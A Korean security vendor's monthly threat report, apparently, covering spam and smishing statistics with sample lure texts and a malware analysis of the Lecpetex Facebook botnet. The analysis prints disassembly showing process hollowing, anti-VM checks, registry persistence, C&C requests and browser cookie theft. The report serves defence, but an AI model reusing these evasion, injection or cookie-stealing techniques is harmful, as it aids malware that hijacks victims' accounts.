
2014년 02월 ~ 2014년 07월

3.스팸메일 및 악성코드가 포함된 메일 분석

일별 스팸 메일 및 악성코드 포함 메일 통계 현황

일별 스팸 및 악성코드 통계 현황 그래프는 하루에 허니팟 및 정보수집용 메일서버를 통해 유입되는 악성코드 및 스팸 메일의 개수를 나타내는 그래프이다. 7월의 경우 6월에 비해 스팸메일 유입수치는 약 10% 가량 감소하였으나, 메일에 첨부된 악성코드수치는 오히려 2배가량 증가했다.

7월에 가장 많이 발견된 메일에 포함된 악성코드는 Win32/EmailRisk.B!Camelot이다.
해당 악성코드는 트로이목마 악성코드의 일종으로서 추가적인 악성코드를 설치하거나 혹은 악성 애드웨어류의 프로그램을 사용자 모르게 설치한다. 혹은 PC 사용자에게 "PC가 악성코드에 감염 되었다!" 라는 가짜 경고메시지를 띄우고 가짜 백신 설치를 종용하기도 한다.



4.스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2014년 07월 01일 ~ 2014년 07월 31일
총 신고 건수	20,608건

키워드별 신고 내역

키워드	신고 건수	신고 건수
등기	2869	13.92%
교육	2797	13.57%
우편	2494	12.10%
민사소송	1406	6.82%
법원	1026	4.98%
dropbox.com	987	4.79%
택배	973	4.72%
copy.com	700	3.40%
훈련	691	3.35%
결제	475	2.30%

스미싱 신고추이

지난달 스미싱 신고 건수 18,535건 대비 이번 달 20,608건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 2,073건 증가했다.

최근 알약 안드로이드 스미싱 신고 집계에 따르면 '등기'와 '예비군'을 이용한 스미싱이 대부분 발견 되었으며, '우편' 키워드를 이용한 스미싱이 증가 추세이다. 또한 dropbox외에 copy 무료 클라우드를 이용한 스미싱이 다수 신고되었다. 최근 들어 특정 메시지와 단축 URL을 전달하는 방법 외에도, apk 파일의 원본 경로를 바로 전달하는 방법이 많이 사용되므로 주의가 필요하다.

알약이 뽑은 7월 주목할만한 스미싱

특이문자

순위	문자내용
1	[Web발신]삼성휴대폰충전폭발동영상올라왔다
2	[Web발신] 한국 헬리콥터 거리에서 추락 CCTV 노출:
3	고객님 카카오톡계정은 신고접수 상태입니다 해제하세요〉

다수문자

순위	문자내용
1	(경찰청)등기 발송하였으나 (부재중)하였습니다.내용조희
2	[비상.소집] [보충.교육일정] 안내문입니다
3	[post]우편물 수취두절[부재]상태입니다.재발송/주소지확인
4	https://www.dropbox.com/s/****/ko**n.apk?dl=1 (olleh.com)
5	https://copy.com/*****/c**ck.apk?download=1

Part2.7월의 악성코드 이슈 분석

Trojan.Lecpetex


1.개요

페이스북은 새로운 소통의 문화를 만든 세계 최대 소셜 네트워크 서비스(SNS)이다. 그러나 다수의 사용자를 보유한 매체인만큼, 관련 악성코드도 계속하여 발생하고 있다. 2013년경 사용자가 모르게 페이스북 친구에게 악성파일을 첨부한 메시지를 보내 감염을 확산시키는 봇넷 악성코드가 그리스에서 발생되었다. (8월 보안동향보고서 중 해외 보안 동향에서 일본 보안 동향 1번 참고)

[그림 1] 악성파일이 포함된 페이스북 메시지

그리스 경찰청의 통계 자료에 따르면, 해당 악성코드로 인해 약 25만대의 컴퓨터가 감염되었다. 또한 페이스북 측은 약 50,000개에 이르는 페이스북 일반인 계정이 악성에 이용되었다고 밝혔다. 이와 같은 방법으로 확산된 봇넷은 비트코인 채굴, 비밀번호 탈취 등의 악성행위를 수행한 것으로 알려졌다.

2.악성코드 순서도



[그림2] 악성코드 확산 과정도

3.악성코드 상세 분석

악성파일 분석(zxcvb.vbs)

```
Dim HHFJJTUU
HHFJJTUU = chr( 2990-2911 ) &_
chr( 215930/1963 ) &_
chr( -175+207 ) &_
chr( -2892+2961 ) &_
chr( 2315-2201 ) &_
chr( 341772/2998 ) &_
chr( -1254+1365 ) &_
chr( 564186/4949 ) &_
chr( -4168+4200 ) &_
chr( -2862+2944 ) &_
chr( 3601-3500 ) &_
chr( 317170/2758 ) &_
chr( 218673/1869 ) &_
chr( -3344+3453 ) &_
chr( 1587-1486 ) &_
chr( 8544/267 ) &_
chr( 201-123 ) &_
chr( 379457/3757 ) &_
chr( 408480/3404 ) &_
chr( 21460/185 ) &_
```

[그림 3] 최초 웹에서 난독화된 스크립트

본 악성코드는 페이스북 메시지를 통해 유포되며, VBS, Jar 스크립트로 구성된다. 사용자는 친구에게 받은 메시지이기 때문에 별다른 경계 없이 첨부파일을 실행하게 된다.

첨부된 악성파일에는 난독화가 적용되어 있으나, 별다른 암호화 알고리즘이나 특수한 기법을 사용하지는 않았다. 연산 그리고 아스키 코드로 변환으로 하나의 문자열을 만드는 방식을 반복하여 정상 코드를 완성한 후 실행하는 기법이 사용된다. [그림 1]

```
On Error Resume Next
Randomize

Dim tmpDir: tmpDir = "C:₩temp"
Dim tmpFileName: tmpFileName = getName(int(rnd * 10) + 5) & "." & getName(2)
Dim pepeSource
Dim selfLink
```

[그림 4] 복호화된 스크립트

"C:\temp" 해당 경로에 봇넷을 비롯한 악성코드에 필요한 추가 파일을 다운로드하고 실행한다.

악성파일 분석(zxcvb.dll)

```
push    [ebp+var_28]
call    Get_Disk_SerialNumber ; HDD의 시리얼 정보를 취득한다.
pop     ecx
push    offset unk_100358E0
push    offset aSp      ; "%sP"
push    offset Name
call    [ebp+var_28]
add     esp, 0Ch
push    offset unk_100358E0
push    offset aSl      ; "%sl"
push    offset byte_10035900
call    [ebp+var_28]
add     esp, 0Ch
push    offset aE       ; "e"
push    offset Name
call    sub_10002600
pop     ecx
pop     ecx
push    offset aE       ; "e"
push    offset byte_10035900
call    sub_10002600
pop     ecx
pop     ecx
push    offset Name     ; lpName
push    1               ; bInitialOwner
push    0               ; lpMutexAttributes
call    ds:CreateMutexA
```

[그림 5] 중복실행 방지 체크 코드

실행된 PC 의 HDD 시리얼 정보를 취득하여 Mutex를 생성하고, 이를 기반으로 중복 실행을 방지한다.


```
push    ebp
mov     ebp, esp
push    offset aKernel32_dll_0 ; "kernel32.dll"
push    offset aCreateprocessa ; "CreateProcessA"
call    LoadLibrary_GetProcAddress
push    [ebp+arg_8]
xor     ecx, ecx
push    [ebp+arg_4]
push    ecx
push    ecx
push    CREATE_SUSPENDED
push    ecx
push    ecx
push    ecx
push    [ebp+arg_0]     ; Explorer
push    ecx
call    eax
```

[그림 6] Explorer 프로세스 생성 코드

```
push    0               ; lpNumberOfBytesWritten
push    4               ; nSize
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
mov     eax, [ebp+Context._Ebx]
add     eax, 8
push    eax             ; lpBaseAddress
push    [ebp+hProcess]  ; hProcess
call    ds:WriteProcessMemory
mov     [ebp+Context._Eax], 408BF1h ; // Explorer 에 삽입된 EXE 의 Entry Point 주소
lea     eax, [ebp+Context]
push    eax             ; lpContext
push    [ebp+hThread]   ; hThread
call    ds:SetThreadContext
mov     [ebp+var_48], eax
cmp     [ebp+var_48], 0
jz      short loc_10001685
push    0
push    12Ch
lea     eax, [ebp+Filename]
push    eax
push    [ebp+var_44]
push    [ebp+hProcess]
call    [ebp+WriteProcessMemory]
add     esp, 14h
sub     esp, 14h
push    0               ; lpNumberOfBytesWritten
push    4               ; nSize
lea     eax, [ebp+var_64]
push    eax             ; lpBuffer
push    417410h         ; lpBaseAddress
push    [ebp+hProcess]  ; hProcess
call    ds:WriteProcessMemory ; // 다운로더 DLL 의 파일 경로를 Explorer 내부에 삽입된 코드의 Data영역에 전달한다.
push    [ebp+hThread]   ; hThread
call    ds:ResumeThread ; 프로세스를 실행 하여 DLL의 역할은 종료가 된다.
```

[그림 7] 하이재킹 기법 코드

악성코드는 Explorer를 가장하여 봇넷.exe를 실행한다.

특이한 점으로 악성코드는 Image Hijacking 기법 중 IAT 구성 등 PE 로더를 대신하는 수작업을 수행하지 않으며, 메모리 상태에 있던 이미지 덤프를 항상 고정된 메모리 주소로 불러온다. 이 때문에 kernel32.dll, user32.dll 등 시스템 모듈들이 덤프 기준과 다른 주소에 올라가 있는 상태라면 Hijacking은 실패한다. 즉, 한정된 시스템 환경에서만 실행이 되도록 구성되어 있다.

악성파일 분석(zxcvb.exe)

■ 자동 분석 시스템 우회

최근 악성코드들은 나날이 발전하고 있는 자동분석 시스템에 대한 우회하기 위해 여러 기법들을 동원하여 악성코드가 실행되지 않고 종료되게 하고 있다.

```
cmp     [ebp+var_4], 800 ; 800회 반복한다
jge     short loc_401126
lea     eax, [ebp+Point]
push    eax              ; lpPoint
call    ds:GetCursorPos
push    10               ; dwMilliseconds
call    ds:Sleep
lea     ecx, [ebp+Point_2]
push    ecx              ; lpPoint
call    ds:GetCursorPos
mov     edx, [ebp+Point.x]
cmp     edx, [ebp+Point_2.x]
jnz     short loc_401112
mov     eax, [ebp+Point.y]
cmp     eax, [ebp+Point_2.y]
jnz     short loc_401112
```

[그림 8] 마우스 움직임을 이용한 자동 분석 탐지 코드

동작을 800회 반복하는 과정에서 10ms 시간을 두고 두 번의 마우스 포인터 위치를 수집하여 비교하고, 반복 과정에서 마우스의 움직임이 한번도 감지가 되지 않는다면 봇넷이 종료된다.

```
call    ds:GetTickCount
cmp     eax, 90000h
jnb     short loc_402078
mov     ecx, [ebp+var_4B8]
add     ecx, 1
```

[그림 9] PC 실행 이후 시간 확인 코드

자동 분석 시스템 우회를 위해 정확한 시간 값에 대한 확인은 불가능하지만, 기본적으로 TickCount 값을 이용하여 부팅 이후의 시간을 확인하고 봇넷을 실행한다.


```
LOBYTE(v0) = check_Desktop_wallpaper_4_normal_windows();
if ( v0 )
  return 1;
if ( flag_execute_env )
{
  if ( !check_vm_env() )
    return 1;
  if ( !check_user_name() )
    return 1;
  if ( !check_sandbox_folder() )
    return 1;
  if ( !check_product_sandboxies() )
    return 1;
  if ( !check_emu_wine() )
    return 1;
  if ( !check_reg_bios_vendor_vbox() )
    return 1;
  if ( !check_reg_vmware_bios() )
    return 1;
  LOBYTE(v2) = check_reg_vbox();
  if ( !v2
    || !check_file_vbox()
    || !check_reg_bios_vendor_vmware()
    || !check_reg_vmware_vmtools()
    || !check_file_vmouse()
    || !check_file_vmfs()
    || !check_reg_scsi_vendor_qemu()
    || !check_reg_bios_vendor_qemu() )
    return 1;
}
else
{
  if ( !check_user_name() )
    return 1;
  if ( !check_sandbox_folder() )
    return 1;
  if ( !check_product_sandboxies() )
    return 1;
  if ( !check_emu_wine() )
    return 1;
  if ( !check_reg_bios_vendor_vbox() )
    return 1;
  if ( !check_reg_vmware_bios() )
    return 1;
  LOBYTE(v3) = check_reg_vbox();
  if ( !v3
    || !check_file_vbox()
    || !check_reg_bios_vendor_vmware()
    || !check_reg_vmware_vmtools()
    || !check_file_vmouse()
    || !check_file_vmfs()
    || !check_reg_scsi_vendor_qemu()
    || !check_reg_bios_vendor_qemu() )
    return 1;
}
return check_IO_port_vmware() || (check_INT_vm)();
```

[그림 10] 가상환경 확인 코드

1은 실행중인 환경이 가상 환경임을 의미하여, 아무 행위도 하지 않고 프로그램이 종료된다.

■ 레지스트리 추가

해당 악성코드는 부팅 시 자동 실행을 위해 아래와 같은 레지스트리 경로에 자신을 추가한다.

```
push    offset Filename ; "C:\Users\vm\Desktop\04d437b0308bb6a8333"...
push    offset aRegsvr32SS ; "regsvr32 /s \"%s\""
lea     eax, [ebp+var_168]
push    eax             ; char *
call    _sprintf
```

[그림 11] 다운로더 파일에 대한 자동 시작 등록 코드

봇넷이 시작되기 이전 봇넷을 실행한 다운로더 파일에서 입력 받은 파일의 경로를 바탕으로 Run 에 등록한다.

```
push    eax             ; cbData
lea     edx, [ebp+var_168]
push    edx             ; lpData
push    1               ; dwType
push    0               ; Reserved
push    offset aSvchost ; "svchost"
mov     eax, [ebp+hKey]
push    eax             ; hKey
call    ds:RegSetValueExA
```

[그림 12] 레지스트리 등록 코드

“regsvr32 /s (다운로더 파일 경로)” 로 레지스트리를 등록한다.

In subkey: HKCU\software\microsoft\windows\currentversion\run
Sets value: svchost = "regsvr32 /s"
With data: “FilePath”

In subkey: HKLM\software\microsoft\windows\currentversion\run
Sets value: "svchost"
With data: “FilePath”

위 레지스트리 등록 과정에서 FilePath는 실행 환경과 스크립트의 영향으로 변경될 수 있다.

■ C&C 접속 확인

악성코드는 전형적인 봇넷으로 C&C 서버와의 통신을 통하여 추가적인 기능을 동작하는 플러그인을 다운로드하여 실행하는 구조를 가지고 있다.

```
push    0               ; dwFlags
push    0               ; lpszProxyBypass
push    0               ; lpszProxy
push    1               ; dwAccessType
lea     ecx, [ebp+szAgent]
push    ecx             ; lpszAgent
call    ds:InternetOpenA
mov     [ebp+hInternet], eax
push    0               ; dwContext
push    0               ; dwFlags
push    3               ; dwService
push    0               ; lpszPassword
push    0               ; lpszUserName
push    50h             ; nServerPort
push    offset szServerName ; [redacted]
mov     edx, [ebp+hInternet]
push    edx             ; hInternet
call    ds:InternetConnectA
mov     [ebp+hConnect], eax
push    0               ; dwContext
push    84200200h       ; dwFlags
push    0               ; lplpszAcceptTypes
push    0               ; lpszReferrer
push    0               ; lpszVersion
push    offset szObjectName ; "/index.php"
push    0               ; lpszVerb
mov     eax, [ebp+hConnect]
push    eax             ; hConnect
call    ds:HttpOpenRequestA
mov     [ebp+hRequest], eax
```

C&C IP

[그림 13] C&C 서버 접속 확인 코드

실행과정에서 C&C 서버에 대한 접속을 확인하기 전 'google.com'에 접속하여 정상적으로 인터넷이 동작하고 있는지에 대한 확인 절차를 거친다. 이 후 15분 주기로 C&C 통신을 수행하며, 최대 20,000시간 이후까지 동작한 후 종료된다.

추가 기능을 C&C 서버에서 다운받기 전 봇넷에서는 운영체제 버전에 따른 문자열(5.1 의 경우 'WindowsXP') 을 C&C 서버 통신시에 같이 전송한다.

아래는 각 버전 별 C&C 서버로 보내지는 문자열에 관한 표이다.

	버전	문자열
1	5.0	Windows2000
2	5.1	WindowsXP
3	5.2	WindowsServer2003R2orXP64Bit
4	6.0	WindowsServer2008orVista
5	6.1	Windows7orSrv2008R2
6	6.2	Windows8orSrv2012
7	기타	Win8orgr8r

위와 같이 운영체제 정보를 C&C에 전송하는 이를 추측하면, 뒤에 이어 나올 추가기능 실행의 경우 앞서 설명한 조금 특이한 Image Hijacking 기법을 동일하게 이용한다. 각 운영체제별로 알맞은 메모리 덤프를 다운로드받기 위해 전달하는 것으로 추측된다.

```
mov     edx, g_pGet_OS_VERSIONE
push    edx
push    offset aTarget  ; "target"
push    offset Buffer
push    offset aDispatch ; "dispatch"
push    offset byte_419058
push    offset aProduct_id ; "product_id"
push    offset szObjectName ; "/index.php"
push    offset aS?SSSSSSSCS03d ; "%s?%s=%s&%s=%s&%s=%s&%s=%c&%s=%03d"
mov     eax, [ebp+lpszObjectName]
push    eax             ; char *
call    _sprintf
add     esp, 34h
push    0               ; int
mov     ecx, [ebp+lpszObjectName]
push    ecx             ; lpszObjectName
push    offset szServerName ; [redacted]
call    Internet_Read_File_Logic
```

[그림 14] C&C 서버 접속 후 추가 기능 다운로드

```
push    ebp
mov     ebp, esp
push    offset aDesignedByTheS ; "<!-- Designed by the SkyNet Team -->"
mov     eax, [ebp+arg_0]
push    eax             ; char *
call    _strstr
add     esp, 8
test    eax, eax
jz      short loc_403621
mov     eax, 1
```

[그림 15] SkyNet Team signature 확인

C&C 서버 접속 이후 읽어온 데이터에 시그니처 포함 여부로 정상적인 통신이 이루어졌는지 확인한다. 다운로드된 추가 기능 exe는 봇넷이 실행된 방식과 동일하게 Explorer Image Hijacking기법으로 실행된다.

악성파일 분석(zxcvb.dll)

앞서 언급되었던 악성 메시지가 어떠한 과정을 통해서 일반 사용자의 계정을 이용하는지 분석 결과를 통해 살펴보기로 한다.

■ 시간대 확인

```
while ( 1 )
{
  time64(&Time);
  v8 = gmtime64(&Time);
  if ( v8->tm_hour > 15 )
  {
    if ( v8->tm_mday >= 16 )
      break;
  }
  if ( v8->tm_mday > 16 )
    break;
```

[그림 16] 실행 시간대 확인 코드

본 추가기능은 실행된 일자 및 시간을 확인하고, 16일 오후 4시 이후엔 아무런 기능을 수행하지 않고 종료되도록 되어있다. 실행 시간대가 메시지 전송 기능 구현에 직접적인 영향이 없음에도 불구하고 이러한 행위를 하는 것으로 봤을 때, 악성코드 제작자가 사전에 자체적으로 시나리오를 가지고 만든 것으로 추측된다.

■ 브라우저 별 페이스북 접속 정보 확인

```
push    offset aSelectNameValu ; "select name, value from moz_cookies whe"...
mov     eax, [ebp+pszFaceBookCookie]
push    eax
call    Query_SQLite
```

[그림 17] 파이어폭스 페이스북 쿠키 확인

```
push    offset aSelectNameVa_0 ; "select name, value from cookies where h"...
mov     eax, [ebp+pszFaceBookCookie]
push    eax
call    Query_SQLite
```

[그림 18] 크롬 페이스북 쿠키 확인

```
push    offset aHomepath_0 ; "HOMEPATH"
call    ds:GetEnvironmentVariableA
lea     edx, [ebp+FileName]
push    edx
push    offset aSCookies_txt ; "%s₩₩Cookies₩₩*.txt"
lea     eax, [ebp+FileName]
push    eax             ; char *
call    _sprintf
add     esp, 0Ch
lea     ecx, [ebp+FileName]
push    ecx             ; lpFileName
call    GetFaceBookCookieFile
```

[그림 19] IE 페이스북 쿠키 확인

최초 과정은 총 3개 브라우저(파이어폭스, 크롬, IE)의 쿠키를 확인하여 페이스북 쿠키를 찾는다. 습득한 쿠키는 페이스북의 자동 로그인 정보로 판단된다. 즉, 악성코드에 감염된 PC에서 페이스북을 접속한 경험이 있다면 모두 악성메시지 전송에 사용될 위험이 있다.

■ 페이스북 유저 정보 습득

```
Cookie:{FacebookCookie}
push    edx             ; lpszHeaders
push    1               ; int
push    offset szObjectName ; "/index.php"
push    offset szServerName ; "www.facebook.com"
call    Get_HTTPS
```

[그림 20] 습득한 쿠키를 이용한 페이스북 접속 코드

습득한 쿠키는 페이스북의 메인 페이지 접속과 같은 결과를 내도록 HTTPS 전송에 이용된다.


```
mov     eax, [ebp+var_18]
push    eax
push    offset aHttpsWww_fac_1 ; "https://www.facebook.com/%sW">"
mov     ecx, [ebp+var_4]
push    ecx             ; char *
call    _sprintf
add     esp, 0Ch
push    offset asc_4951A8 ; "<"
mov     edx, [ebp+var_4]
push    edx             ; char *
push    offset aFbxwelcomebo_0 ; "fbxWelcomeBoxName"
mov     eax, [ebp+var_8]
push    eax             ; char *
call    StrCut_Start_Middle_End
add     esp, 10h
mov     [ebp+pszUserName], eax
```

[그림 21] 페이스북 유저 이름 정보 습득 코드

```
push    offset aFriends ; "/friends"
push    offset aWww_facebook_3 ; "www.facebook.com"
call    Get_HTTPS
add     esp, 10h
mov     [ebp+var_10], eax
cmp     [ebp+var_10], 0
jnz     short loc_40B9C6
mov     eax, [ebp+lpszHeaders]
push    eax             ; void *
call    _free
add     esp, 4
xor     eax, eax
jmp     loc_40C0DC
-----------------------------------------------------------------

                        ; CODE XREF: SendMessages_FBFriends+F1↑j
push    offset asc_4961EC ; "W"]}"
push    offset aList    ; "W"listW":"
push    offset aInitialchatfri ; "InitialChatFriendsList"
mov     ecx, [ebp+var_10]
push    ecx             ; char *
call    StrCut_Start_Middle_End
add     esp, 10h
mov     [ebp+var_1C], eax
```

[그림 22] 페이스북 친구 목록 습득 코드

이어 응답 받은 패킷에서 “fbxWelcomeBoxName”을 기준으로 유저의 이름을 찾는다. 또한 친구 목록을 습득하는 코드를 볼 수 있으며, 악성 메시지는 불특정 다수에게 전송되는 것이 아니라 계정의 친구 목록을 기준으로 전송됨을 알 수 있다.

이후 직접적으로 메시지 전송에 필요한 보안 키 습득 등 중요 코드가 이어지나, 악용의 소지가 있어 일부 중요 과정은 생략한다.

■ 악성 메시지 전송

```
push    ebp
mov     ebp, esp
push    offset aLol     ; "lol"
push    offset g_sz_lol ; char *
